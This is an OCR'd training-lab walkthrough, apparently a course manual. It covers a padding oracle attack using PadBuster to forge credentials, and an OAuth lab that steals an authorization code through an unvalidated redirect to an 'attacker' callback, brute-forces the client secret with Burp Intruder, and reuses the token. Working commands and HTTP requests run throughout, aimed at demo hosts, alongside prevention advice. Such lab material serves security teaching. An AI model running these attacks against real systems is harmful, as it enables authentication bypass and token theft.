
To make the application receive "authorization" as the username and "bypass" as the password, we would provide similar arguments to PadBuster, as before, like the ones set to obtain the encryption key. PadBuster's base will be the first block with the prefix and the same error indicator. The only addition is padding to the plaintext to close the "previous" argument when encrypting (we need data in the below format):


Application_garbage_data=xyz&ApplicationUsername=authorization&Password=bypass

Note that "=xyz" can be replaced with **=anything&** as we just want to "close" the first argument in the GET request. Otherwise, all the encrypted data would be understood by the application as the value of the previous parameter and would not be treated as username and password values:

Command:

```
padbuster
"http://demo.ine.local/check?cipher=6b664ef0359fe233e021ad36b12d8e32" "6b664ef0359fe233e021ad36b12d8e32" 16 -encoding 1 -error "ApplicationUsername missing" -prefix "6b664ef0359fe233e021ad36b12d8e32b8f1335522753d45174435c16b52dc2e" -plaintext "=xyz&ApplicationUsername=authorization&Password=bypass"
```






Once the tool finishes its work, you should get back the following output:

[+] Encrypted value is: 5455c513e812a5bfbddfa75194573f07d4ddee7f0f8ec540644a5e38679f39ea17f4add5e45ec7f74119ade4bf6e2615ab0b799bb09f03bb7dc3260512cf1a740000000000000000000000000000000

Step 12: Confirm the modification done to the username and the password.

Send the encrypted value for authentication, to the **/check** endpoint:

URL:
http://demo.ine.local/check?cipher=5455c513e812a5bfbddfa75194573f07d4ddee7f0f8ec540644a5e38679f39ea17f4add5e45ec7f74119ade4bf6e2615ab0b799bb09f03bb7dc3260512cf1a74000000000000000000000000000000000000



We can see that the application correctly recognized the forged username and password. In a real-life scenario, the ability to tamper with insufficiently encrypted data might result in an effective authorization bypass.

Root Cause

The padding oracle attack is meant to illustrate the idea that something as innocuous as revealing whether the padding is valid or not can reveal a lot of information when abused in the right context.

Prevention

- Use GCM/No Padding rather than CBC Padding mode.
- Catch all decryption errors and return generic messages instead of reporting specific padding errors.
- Implement Encrypt-then-MAC. In case a cipher arriving at the server was tampered with, it will be dropped before any padding information is leaked.
- Limit requests coming from the same source.

Reference: https://www.youtube.com/watch?v=lkPBTJ3yiCI

References

- PadBuster
- Padding Oracle Attack | Explainer Video | Secure Code Warrior

Attacking OAuth

Attacking OAuth

Scenario

Your goal in this lab will be to try some common attacks against a vulnerable, OAuth-powered web application. Prepare the attacks and their working proof of concepts as if you were submitting these to a bug bounty program or a penetration testing report. The web application is based on the below GitHub repository https://github.com/koenbuyens/Vulnerable-OAuth-2.0-Applications

Goals

- Create a working proof of concept to attack an OAuth client once he visits a malicious URL
    - Find an alternative way to gain access to protected resources

What you will learn

- Auditing and attacking OAuth implementations
- Creating a proof of concept for client-side attacks against insecure OAuth implementations

Recommended tools

- BurpSuite
- OAuth 2.0 documentation

Network Configuration

The target application can be found at **http://gallery:3005**

The username is **koen** and the password is **password.**

Tasks

Task 1. Create a code stealing PoC

Craft an URL that can be sent to a victim in order to steal the authorization code once he/she logs in into the **/oauth** endpoint. You can use the following data: the response type is **"code"**, the scope is **"view_gallery"** and the client_id is **"photoprint"**.

Task 2. Use the acquired code to bruteforce the client secret

Use a POST request to the /token endpoint in order to bruteforce the client secret. Consult with OAuth's documentation to recreate the request. The **grant type** is **"authorization_code"**

Task 3. Discover another token vulnerability

Discover another vulnerability by abusing the **/photos/me?access_token=** endpoint.

Solutions

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.


Task 1. Create a code stealing PoC

Based on OAuth's documentation available on https://tools.ietf.org/html/rfc6749 you can construct the following GET request. Note that you have to be logged out upon visiting this URL.

http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%2Fcallback&scope=view_gallery&client_id=photoprint

Upon logging in, there is a "consent screen", which has to be accepted, just like a regular login via OAuth.

Then, the user is redirected to the "attacker" website with the authorization code in the callback value. Any user that is sent the above URL and will log in via it, will make a request to the attacker website disclosing the authorization code.



The underlying vulnerability is an unvalidated redirection.


Task 2. Use the acquired code to bruteforce the client secret


Based on a sample Token request (https://auth0.com/docs/api-auth/tutorials/authorization-code-grant) you can construct the following POST request.


```
POST /token HTTP/1.1
Host: gallery:3005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
redirect_uri=http%3A%2F%2Fgallery%3A3005%2Fcallback&grant_typ
e=authorization_code&client_id=photoprint&client_secret=§gues
s§&code=44438
```

Note: Copy-pasting the above request may result in formatting issues that will cause the HTTP request to be malformed. The best way to reproduce that request is to log in as described in the manual (by obtaining the first code), capture the request using Burp and send it to Repeater.


Using Burp Intruder and a wordlist (we used Rockyou-10 available here) you can bruteforce the client secret.



Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Target Positions Payloads Resource Pool Options
Attack Target
Start attack
Configure the details of the target for the attack.
Host: gallery
Port: 3005
Use HTTPS
Attacker's Website ...
Burp Suite Commun...
1 2 3 4 13:03



Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Target Positions Payloads Resource Pool Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /token HTTP/1.1
Host: gallery:3005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
redirect_uri=http%3A%2F%2Fgallery%3A3005%2Fcallback&grant_type=authorization_code&client_id=photoprint&client_secret=§guess§&code=44438
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear
1 payload position
Length: 531
Burp Suite Commu...
Burp Suite Commun...
1 2 3 4 10:25



After starting the attack, soon we realize that the client secret is **"secret"**.








In the Repeater window:

```
POST /token HTTP/1.1
Host: gallery:3005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 136
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
redirect_uri=http%3A%2F%2Fgallery%3A3005%2Fcallback&grant_typ
e=authorization_code&client_id=photoprint&client_secret=secre
t&code=44438
```




Note: Specify the **code** that you received in the response.

The response access token can now be supplied to the **/photos/me?access_token=** endpoint.

```
GET /photos/me?access_token=35580 HTTP/1.1
Host: gallery:3005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Connection: close
Upgrade-Insecure-Requests: 1
```

